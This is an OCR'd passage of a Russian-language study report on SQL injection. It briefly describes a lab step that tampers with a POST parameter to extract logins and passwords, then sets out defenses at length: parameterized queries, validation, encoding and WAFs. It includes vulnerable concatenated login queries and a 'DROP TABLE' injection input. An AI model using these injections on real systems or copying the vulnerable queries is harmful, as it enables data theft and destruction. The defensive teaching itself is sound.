


Рисунок 4.39 – подстановка уязвимого кода

SQLi (POST/Select)

Данная sql инъекция передаётся с методом post и выбором select

Суть в том что у нас есть какой либо выбор фильма методом выбора из списка

Рисунок 4.40 – выбор фильма

Т.к в строке search нет никаких изменений, то пользуемся методом post и изменяются параметры в теле запроса

Здесь над интересует параметр movie который будем изменять.




Рисунок 4.41 – изменение параметров в теле запроса

Изменяя параметр movie, узнаём количество столбцов, что даёт возможность вытащить логин и пароль.

5 Методы защиты от sql инъекций на уровне кода и операционной системы.

5.1 Безопасность, управляемая доменом

SQL инъекция происходит из-за того, что приложение неправильно отображает данные между различными представлениями данных.

Обернув данные в объекты с подтвержденными значениями и ограничив доступ к необработанным данным, обеспечивается правильное использование данных.

Domain Driven Security (DDS) - это подход к проектированию кода таким образом, чтобы избежать типичных проблем с инъекциями. Если посмотреть на код, уязвимый для SQL-инъекций, то часто видны методы, использующие очень общие входные данные. Обычно функция входа может выглядеть примерно так:

```
public boolean isValidPassword(String username, String password)
{
 String sql = "SELECT * FROM user WHERE username='" + username + "'
AND password='" + password + "'";
 Result result = query(sql);
 ...
}
```




Рисунок 5.1 – Отображение данных из браузера в базу

На рисунке 5.1 построена простая модель приложения путем сопоставления данных между тремя наиболее важными частями приложения.

Этот рисунок раскрывает некоторые интересные аспекты приложения.

Кажется, что имеется три различных неявных представления концепции имени пользователя. Первое находится в браузере, где имя пользователя реализуется в виде строки. Есть также представление в серверном приложении, где имя пользователя - это строка. Последнее находится в БД, где имя пользователя реализуется в виде типа данных БД (в данном случае - в виде варчара). Глядя на отображение справа, ясно видно, что что-то не так. В то время как отображение от "admin" слева кажется правильным, с правой стороны выводится значение, полностью отличное от того, что поступало из браузера. В приведенном выше примере кода и имя пользователя, и пароль являются неявными понятиями. Всякий раз, когда неявное понятие вызывает у нас проблемы, Domain Driven Design говорит нам, что необходимо стремиться к тому, чтобы сделать это понятие ясным. Таким образом, в DDS вводится класс для каждого из них и будем использовать эти классы всякий раз, когда нам понадобятся понятия.

Domain Driven Security - это подход, целью которого является помощь разработчикам в обосновании и реализации мер по предотвращению любых видов инъекционных атак, включая SQL-инъекции и межсайтовый скриптинг. Идея была создана разработчиками для разработчиков и черпает вдохновение в подходе Domain Driven Design (DDD), предложенном Эриком Эвансом, и пытается использовать некоторые концепции DDD для повышения безопасности.

В Java можно было бы сделать концепцию имени пользователя явной, создав класс Username - объект со значением, похожим на этот:

```
public class Username {  private static Pattern USERNAME_PATTERN =
Pattern.compile("^[a-z]
{4,20}$");  private final String username;  public Username(String username)
{
 if (!isValid(username))
 {  throw new IllegalArgumentException("Invalid username: "   + username);
  }
 this.username = username;
}
public static boolean isValid(String username)
{
return USERNAME_PATTERN.matcher(username).matches();
 }
}
```

В этом классе инкапсулируется необработанная строка и выполнили проверку ввода в конструкторе объекта. Это имеет некоторые реальные преимущества. Везде, где у нас есть объект Username в коде, этот объект действителен в соответствии с правилами проверки входных данных. Нет никакого способа создать объект Username, содержащий недопустимое имя пользователя. Таким образом, избегается дублирования логики проверки в другие методы в другом месте в исходящем коде, который также обрабатывает имена пользователей. Это также упрощает unit тестирование, так как нам нужно только unit- протестировать эту логику для класса Username. Еще одно преимущество построения класса таким образом заключается в том, что он упрощает поиск проверки входных данных, если это требуется в другом месте кода. Как разработчик, вы можете просто ввести имя пользователя, заставить IDE показать список возможных методов, и вот он. Используется этот подход для любой подобной концепции, и получается та же выгода. Гораздо проще найти функцию проверки входных данных, когда она непосредственно связана с рассматриваемой концепцией, а не искать ее в универсальном служебном классе или списке регулярных выражений. Наличие простоты в поиске концепции также снижает риск наличия повторяющихся и, возможно, отличающихся и неправильных реализаций, что обычно происходит в больших кодовых базах.

Если все внутренние вызовы теперь используют концепцию имени пользователя, любое значение, входящее в приложение в виде строки, должно быть обернуто в объект имени пользователя, прежде чем оно может быть передано через систему. Таким образом, отбрасываем недопустимые значения, когда данные поступают в приложение, вместо того чтобы разбрасывать логику проверки или вызовы этой логики по всему коду. В реализации класса Username используется правило проверки ввода, позволяющее использовать имена пользователей от 4 до 20 символов от A до Z.

Теперь демонстрируется другой пример. В новой версии той же системы нам предлагается поддерживать адреса электронной почты в качестве имени пользователя. Это усложняет правила проверки.

Если применить проверку входных данных и явные концепции к рисунку отображения, то отображение будет выглядеть так, как показано на рисунке 5.2




Рисунок 5.2 – Остановка недействительных данных

Символы, допустимые в адресах электронной почты, описаны в стандарте RFC 5322 и включают в себя многие из символов, которые используются в атаках SQL-инъекции - в основном, одиночные кавычки. Хотя проверка входных данных может остановить некоторые атаки на границах, она, как правило, становится трудной, когда входные типы становятся более сложными. Одним из распространенных и неправильных решений этих проблем является занесение в черный список общих ключевых слов из SQL. Хотя для некоторых типов данных это может иметь смысл, такие слова, как select и delete, являются частью английского языка и поэтому не могут быть заблокированы в текстовых данных. И если посмотреть на рисунок 5.3, то видно, что проблема на самом деле не возникает в отображении от модели Web-браузера к модели приложения. Она возникает в отображении от модели приложения к модели базы данных. На самом деле, ошибка заключается в том, что приложение не может сопоставить значение данных приложения с правильным значением данных базы данных. Таким образом, чтобы решить проблему, необходимо убедиться, что данные остаются данными и не становятся частью управляющего потока SQL. Короче говоря, цифры должны оставаться цифрами, а текст - текстом. Самый безопасный способ решения этой проблемы отображения - непосредственное использование параметризированных выражений или абстрактного слоя, который использует параметризированные выражения. Используя подготовленные операторы, следует полагаться на стандартный способ убедиться в том, что данные остаются данными. И он встроен в фреймворки и связанные с ними драйверы баз данных. Если везде использовать параметризованные выражения, можно было бы разрешить прямой доступ к

необработанной строке имени пользователя в данном объекте Username, либо изменив поле с приватного на публичное как показано на рисунке 5.3:




Рисунок 5.3 - Определение местонахождения фактической ошибки

```
public class Username {
 …
 public final String username;
or by adding a getter:
public String getUsernameString() {  return username;
} or by changing toString() to return the value:
@Override public String toString() {  return username;
}
```

Если по какой-то причине невозможно использовать параметризованные операторы, нам нужно сделать правильное кодирование вывода. Один из аспектов, который делает кодирование более трудным для реализации, заключается в том, что нам нужно обрабатывать различия в том, как реализации баз данных обрабатывают входные данные. Символ, доброкачественный для одной базы данных, может вызвать проблемы для другой. Это особенно создает проблемы, если используются различные продукты баз данных на разных стадиях разработки (тестирование, контроль качества и производство). При использовании кодировки вывода следует заблокировать доступ к значению имени пользователя и предоставить вспомогательные методы:

```
public String asSQLSafeString()
 {  return Encoder.encodeForSQL(username);
}
```

Утилита Encoder, используемая здесь, является классом, который реализуется, где помещается вся логика, связанная с тем, как кодируется строка для базы данных, которая используется. Важно, чтобы логика кодирования строки оставалась в отдельном классе, чтобы избежать дублирования логики кодирования между классами и со временем, возможно, заканчивалась различными реализациями функциональности кодирования.

5.2 Использование параметризованных выражений

Динамический SQL, или сборка SQL-запроса в виде строки, содержащей управляемый пользователем ввод, с последующей отправкой его в БД, является основной причиной уязвимости SQL-инъекции.

Для безопасной сборки SQL-запроса следует использовать параметризованные операторы (также известные как подготовленные операторы) вместо динамического SQL.

Параметризованные операторы можно использовать только при поставке данных; их нельзя использовать для поставки SQL-ключевых слов или идентификаторов (таких как имена таблиц или столбцов).

Вот пример уязвимого фрагмента псевдокода страницы входа с использованием динамического SQL:

```
Username = request("username")
Password = request("password")
Sql = "SELECT * FROM users WHERE username='" + Username + "' AND
password='"+ Password + "'"
Result = Db.Execute(Sql) If (Result) /* успешная авторизация */
```

5.3 Провека вводимых данных

Необходимо всегда использовать проверку входа в белый список (принимая только "известный хороший" вход, который ожидается) там, где это возможно.

Валидация по белому списку - это практика принятия только тех входных данных, которые, как известно, являются хорошими. Это может включать в себя проверку соответствия ожидаемым известным значениям, типа, длины или размера, числового диапазона или других стандартов формата, прежде чем принять входные данные для дальнейшей обработки. Например, проверка того, что входное значение является номером кредитной карты, может включать в себя проверку того, что входное значение содержит

только числа, имеет длину от 13 до 16 цифр и проходит проверку бизнес-логики на правильность передачи формулы Луна (формула для вычисления достоверности числа, основанного на последней "контрольной" цифре карты).

Нужно убедиться, что был проверен тип, размер, диапазон и содержание всех вводимых в приложение данных, контролируемых пользователем.

Валидацию входов в черный список использовать (отвергая вход "известный плохой" или основанный на подписи) только в том случае, если вы не можете использовать валидацию входов в белый список.

Черный список - это практика отклонения только тех вводов, которые, как известно, являются плохими. Обычно это включает в себя отклонение ввода, содержащего содержимое, которое, как известно, является вредоносным, путем просмотра содержимого на наличие ряда "известных плохих" символов, строк или шаблонов. Такой подход обычно слабее, чем проверка белого списка, поскольку список потенциально плохих символов чрезвычайно велик, и поэтому любой список плохого содержимого, скорее всего, будет большим, медленным в прохождении, неполным и сложным в отслеживании.

Никогда не должна использоваться валидация входов в черный список самостоятельно. Всегда как минимум комбинируется с кодировкой вывода.

5.4 Кодировка

При разработке необходимо убедиться , что SQL-запросы, содержащие управляемые пользователем входные данные, закодированы правильно, чтобы предотвратить изменение запросов отдельными кавычками или другими символами.

Если используются пункты LIKE, проверяется, что подстановочные знаки LIKE правильно закодированы.

Таже нужно удостовериться, что данные, полученные из базы данных, перед использованием проходят соответствующую контекстно-зависимую проверку и выходную кодировку.

Даже в ситуациях, когда используется проверка входных данных по белому списку, иногда содержимое может быть небезопасно для отправки в базу данных, особенно если оно должно использоваться в динамическом SQL. Например, такая фамилия, как О'Бойл, является действительной и должна быть разрешена через проверку ввода в белый список. Однако это имя может вызвать значительные проблемы в ситуациях, когда этот вход используется для динамической генерации SQL-запроса, как, например, следующее:

String sql = "INSERT INTO names VALUES ('" + fname + "','" + lname + "');"

вредоносный ввод в поле имени, такой как: ');

DROP TABLE имена могут быть использованы для следующих изменений SQL:
INSERT INTO names VALUES ('','); DROP TABLE names--','');

Предотвратить такую ситуацию можно с помощью параметризированных выражений. Однако в тех случаях, когда их использование невозможно или желательно, необходимо будет кодировать (или цитировать) данные, посылаемые в базу данных. Такой подход имеет ограничение в том, что необходимо кодировать значения каждый раз, когда они используются в запросе к базе данных; если один из кодов пропущен, приложение вполне может быть уязвимо для SQL инъекции.

5.5 Канонизация

Фильтры проверки входных данных и кодировка выходных данных должны выполняться после того, как входные данные были декодированы или находятся в каноническом виде.

Иметь в виду, что существует множество представлений любого одного символа и несколько способов его кодирования.

Один из методов, который часто является самым простым в реализации, заключается в отказе от всех вводимых данных, которые еще не в каноническом формате. Например, можно отклонить все входные данные в HTML- и URL-кодировке, чтобы они не были приняты приложением. Это один из самых надежных методов в ситуациях, когда не ожидается кодированного ввода. Это также подход, который часто используется по умолчанию, когда происходит валидация ввода по белому списку, так как можно не принимать необычные формы символов при валидации для известного хорошего ввода. По крайней мере, это может быть связано с непринятием символов, используемых для кодирования данных (таких как %, &, и #) и т.д

Если отказ от ввода, который может содержать закодированные формы, невозможен, необходимо рассмотреть способы декодирования или обезопасить полученный ввод. Это может включать в себя несколько этапов декодирования, таких как декодирование URL и HTML, которые могут повторяться несколько раз. Однако такой подход может быть подвержен ошибкам, так как после каждого шага декодирования вам нужно будет выполнять проверку, чтобы определить, содержит ли входные данные кодированные данные. Более реалистичным подходом может быть однократное декодирование входных данных, а затем отклонение данных,

если они все еще содержат кодированные символы. Такой подход предполагает, что истинные входные данные не будут содержать двузначных кодированных значений, что в большинстве случаев должно быть верным предположением.

При работе со входом Unicode, таким как UTF-8, одним из подходов является нормализация входа. Это преобразует вход в Юникод в его простейший вид, следуя определенному набору правил. Нормализация Юникода отличается от канонизации тем, что может существовать несколько нормальных форм символа Юникода, в соответствии с которыми выполняется набор правил. Рекомендуемая форма нормализации для целей проверки входных данных - NFKC (Normalization Form KC-Compatibility Decomposition с последующим каноническим составом).

5.6 Проектирование, чтобы избежать опасности внедрения SQL

Необходимо использование хранимых процедур, чтобы иметь более детальные разрешения на уровне базы данных.

Можно использовать уровень абстракции доступа к данным для обеспечения безопасного доступа к данным во всем приложении.

При проектировании также рассматриваются дополнительные меры контроля над конфиденциальной информацией во время разработки.

5.7 Использование защиты в режиме реального времени

Защита Runtime является эффективным методом решения проблемы SQL-инъекции в случаях, когда изменение кода невозможно.

Брандмауэры веб-приложений могут обеспечить эффективное обнаружение, смягчение и предотвращение SQL инъекции при правильной настройке.

Runtime защита охватывает несколько уровней и слоев, включая сеть, веб-сервер, фреймворк приложений и сервер баз данных.

Защита во время выполнения является ценным инструментом для смягчения и предотвращения эксплуатации известных уязвимостей SQL инъекции. Исправление уязвимого исходного кода всегда является идеальным решением, однако, необходимые усилия по разработке не всегда осуществимы, практичны, экономически эффективны или, к сожалению, имеют высокий приоритет. Коммерческие готовые приложения (COTS) часто приобретаются в скомпилированном формате, что исключает возможность исправления кода. Даже если некомпилированный код доступен для COTS-приложения, настройки могут нарушить контракты на поддержку и/или помешать поставщику программного обеспечения предоставлять обновления в соответствии с его обычным циклом выпуска. Устаревшие приложения, близкие к выходу на пенсию, могут не гарантировать время и усилия,

необходимые для внесения необходимых изменений в код. Организации могут иметь намерение внести изменения в код, но в ближайшем будущем у них нет ресурсов для этого. Эти распространенные сценарии подчеркивают необходимость защиты во время выполнения программы в виде виртуального патча или пластыря.

Даже при наличии времени и ресурсов для исправления кода, защита во время выполнения все равно может быть ценным уровнем безопасности для обнаружения или предотвращения использования неизвестных уязвимостей SQL инъекции. Если приложение никогда не проходило проверку на безопасность или тестирование на проникновение, владельцы приложения могут не знать об этих уязвимостях. Также существует угроза использования методов эксплойта "нулевого дня", а также новейшего и самого крупного червя SQL-инъекции, проходящего через Интернет. Таким образом, защита во время выполнения является не только механизмом реактивной защиты, но и проактивным шагом на пути к комплексной защите приложения.

Хотя защита во время выполнения предоставляет много преимуществ, необходимо учитывать некоторые расходы, которые могут быть связаны с этим. В зависимости от решения, следует ожидать некоторого уровня снижения производительности (как и в случае с дополнительной обработкой и накладными расходами). При оценке решения, особенно коммерческого, важно запросить документально подтвержденную статистику производительности. Другой момент предостережения заключается в том, что некоторые решения, работающие во время выполнения, сложнее настраивать, чем другие. Если решение слишком сложное, время и ресурсы, потраченные на его работу, могут превысить затраты на фактическое исправление кода, или, что еще хуже, решаем не использовать его вообще. Выбранное решение должно поставляться с подробными инструкциями по установке, примерами настройки и поддержкой (это не всегда означает платную поддержку; некоторые бесплатные решения обеспечивают хорошую онлайн-поддержку через форумы). Ключом к получению максимальной отдачи от защиты во время выполнения является готовность изучить ограничения технологии и оценить, как она может наилучшим образом помочь.

Брандмауэры веб-приложений. Наиболее известным решением в области безопасности веб-приложений является использование брандмауэра для веб-приложений (WAF). WAF - это сетевое устройство или программное решение, которое добавляет функции безопасности веб-приложений. В частности, концентрация происходит на том, что WAF может предложить с точки зрения защиты SQL инъекций.

Программные WAF, как правило, представляют собой модули, встроенные в веб-сервер или приложение с минимальной конфигурацией. Основные преимущества WAF на базе программного обеспечения заключаются в том, что веб-инфраструктура остается неизменной, а

коммуникации HTTP/HTTPS обрабатываются безупречно, так как они выполняются внутри процесса веб-хостинга или хостинга приложений. Приборостроительные WAF-файлы не потребляют ресурсы веб-сервера и могут защищать множество веб-приложений с различными технологиями.

Использование ModSecurity. Стандартом де-факто для WAFs является open source ModSecurity (www.modsecurity.org/). ModSecurity реализован в виде модуля Apache; однако, он может защитить практически любое веб-приложение (даже веб-приложения ASP и ASP.NET), когда веб-сервер Apache сконфигурирован как обратный прокси. Используется ModSecurity для предотвращения атак, мониторинга, обнаружения вторжений и общего укрепления приложений.

Настраиваемый набор правил. Среды веб-приложений уникальны, и WAF-файлы должны быть хорошо настраиваемыми, чтобы соответствовать широкому спектру сценариев. Сильной стороной ModSecurity является его язык правил, который представляет собой сочетание директив конфигурации и простого языка программирования, применяемого к HTTP-запросам и ответам. Результатом обычно является конкретное действие, такое как разрешение запроса на прохождение, запись в журнал или его блокировка.

Покрытие запроса. Защита от SQL-инъекций может быть очень сложной для WAF. Атакующая полезная нагрузка может проявить себя практически в любом месте HTTP-запроса, например, запрос, POST-данные, куки-файлы, пользовательские и стандартные HTTP-заголовки (например, Referer, Server и т.д.), или даже части пути URL. ModSecurity может справиться с любым из этих сценариев.

Фильтры перехвата. Большинство WAFs реализуют шаблон перехватывающего фильтра или включают одну или несколько реализаций в свою общую архитектуру. Фильтры - это серия независимых модулей, которые объединяются в цепочку для выполнения обработки до и после основной обработки запрашиваемого ресурса (Web-страницы, URL, скрипта и т.д.). Фильтры не имеют явных зависимостей друг от друга; это позволяет вам добавлять новые фильтры, не затрагивая существующие. Такая модульность делает фильтры многоразовыми для разных приложений. Можно добавлять фильтры к приложениям при развертывании, когда они реализованы в виде плагина к веб-серверу или динамически активируются в файле конфигурации приложения.

Фильтры идеально подходят для выполнения централизованных, повторяющихся задач по запросам и ответам, которые слабо связаны с основной логикой приложения. Они также хорошо подходят для функций безопасности, таких как проверка входных данных, ведение журнала запросов/ответов и преобразование исходящих ответов.

Фильтры веб-сервера. Можно реализовать фильтры в виде модулей/подключаемых модулей Web-сервера, которые расширяют ядро программного интерфейса (API) платформы Web-сервера для обработки

запросов и ответов. В основном, запросы и ответы, обрабатываемые веб-сервером, проходят через ряд фаз, и модули могут быть зарегистрированы для выполнения на каждой фазе. Модули веб-сервера позволяют настроить обработку запроса до того, как запрос достигнет веб-приложения, и после того, как оно сгенерировало ответ. Все это происходит независимо от других модулей веб-сервера, которые могут быть зарегистрированы, и независимо от логики, лежащей в основе веб-приложения. Эта функция делает модули веб-сервера хорошим выбором для внедрения фильтров. Популярные платформы веб-серверов, такие как Apache, Oracle/Sun (Netscape) и Internet Information Server (IIS), поддерживают этот тип архитектуры. К сожалению, поскольку каждая из них предоставляет свой собственный API, нельзя использовать модули на всех платформах веб-серверов. Принцип работы фильтров показаны на рисунке 5.4




Рисунок 5.4 – веб - сервер и фильтры приложений

Фильтры приложений. Также можно реализовать фильтры на языке программирования или во фреймворке веб-приложения. Архитектура аналогична архитектуре плагинов веб-сервера: модульный код выполняется по мере того, как запросы и ответы проходят через ряд фаз. Для реализации шаблона фильтров можно использовать интерфейс ASP.NET System.Web.IHttpModule и интерфейс javax.servlet.Filter. Затем добавить их в приложение без изменения кода и активировать их декларативно в файле конфигурации приложения. ниже показан пример фрагмента кода метода doFilter пользовательского класса J2EE Filter. Этот метод вызывается для каждой пары запрос/ответ для веб-ресурса J2EE (файл JSP, сервлет и т.д.).

С точки зрения защиты во время выполнения, фильтры приложений полезны тем, что они могут быть разработаны независимо от приложения, развернуты в виде отдельного файла .dll или .jar и сразу же включены. Это означает, что данное решение может быть развернуто быстрее в некоторых организациях, поскольку изменения конфигурации веб-сервера не требуются (во многих организациях разработчики приложений не имеют доступа к веб-серверам и поэтому должны согласовывать свои действия с командой

разработчиков веб-серверов для внесения изменений в конфигурацию, связанных с фильтром веб-сервера). Поскольку эти фильтры реализованы на том же языке программирования, что и приложение, они могут расширить или тесно обернуть поведение существующего приложения.

Подобно фильтрам веб-сервера, фильтры приложений позволяют добавлять функции безопасности, такие как обнаружение вредоносных запросов, предотвращение и ведение журнала, к уязвимым веб-приложениям. Поскольку они могут быть написаны на многофункциональных объектно-ориентированных языках, таких как Java и C#, они, как правило, менее сложны в коде и не вводят новые классы уязвимостей, такие как переполнения буфера. Брандмауэр Web-приложений OWASP ESAPI (часть OWASP Enterprise Security API) и фильтр защищенных параметров (Secure Parameter Filter, SPF) - это бесплатные фильтры приложений, которые можно использовать для обнаружения и блокирования атак SQL-инъекций.

Фрагмент кода пользовательского класса фильтра:

```
public class SqlInjDetectionFilter implements Filter {
public void doFilter(ServletRequest req, ServletResponse res,
chain filterChain) throws IOException, ServletException
{ // Check request data for malicious characters doDetectSqlI(req, res);
next filter in the chain
chain.doFilter(servletRequest, servletResponse);
}
}
```

Перезапись URL-адреса. Метод переопределения страниц несколько похож на переписывание URL-адресов. Можно настроить веб-сервер или фреймворк приложений на принятие запросов, которые делаются к уязвимой странице или URL, и перенаправление их на альтернативную версию страницы. Эта новая версия страницы реализует логику исходной страницы безопасным способом. Переадресация должна выполняться со стороны сервера, чтобы она оставалась незаметной для клиента. Существует несколько способов сделать это в зависимости от веб-сервера и платформы приложений. Модуль mod_rewrite Apache и элемент urlMappings .NET Framework являются двумя примерами.

Aspect-Oriented Programing (AOP) (Программирование, ориентированное на конкретные задачи). Программирование, ориентированное на конкретные задачи, - это метод построения общих, многократно используемых процедур, которые могут быть применены в широком масштабе. В процессе разработки это облегчает разделение основной логики приложения и общих, повторяющихся задач (проверка входных данных, протоколирование, обработка ошибок и т.д.). Во время выполнения можно использовать AOP для приложений с "горячими патчами", которые уязвимы для SQL-инъекций, или встроить возможности

обнаружения вторжений и ведения журналов аудита непосредственно в приложение без изменения исходного кода, лежащего в основе. Существует несколько реализаций AOP, но наиболее распространенными являются AspectJ, Spring AOP и Aspect.NET.

Системы обнаружения вторжений в приложения (IDS). Можно использовать традиционные сетевые IDS для обнаружения атак SQL инъекции; однако IDS часто не являются оптимальными для этой цели, так как они далеки от приложения и веб-сервера. Однако, если у вас уже есть одна из них, запущенная в сети, вы все равно можете использовать ее для начальной линии защиты.

Как упоминалось ранее, WAF может служить в качестве очень хорошей IDS, поскольку он работает на прикладном уровне и может быть точно настроен для конкретного приложения.

5.8 Защита базы данных

Усиление базы данных не остановит SQL инъекцию, но может значительно снизить ее влияние.

Злоумышленники должны быть изолированы только от данных приложения. В заблокированном сервере баз данных компрометация других баз данных и систем на подключенных сетях должна быть невозможна.

Доступ должен быть ограничен только необходимыми объектами базы данных, такими как EXECUTE разрешения только на хранимые процедуры.

Кроме того, разумное использование строгой криптографии на конфиденциальных данных может предотвратить несанкционированный доступ к данным.

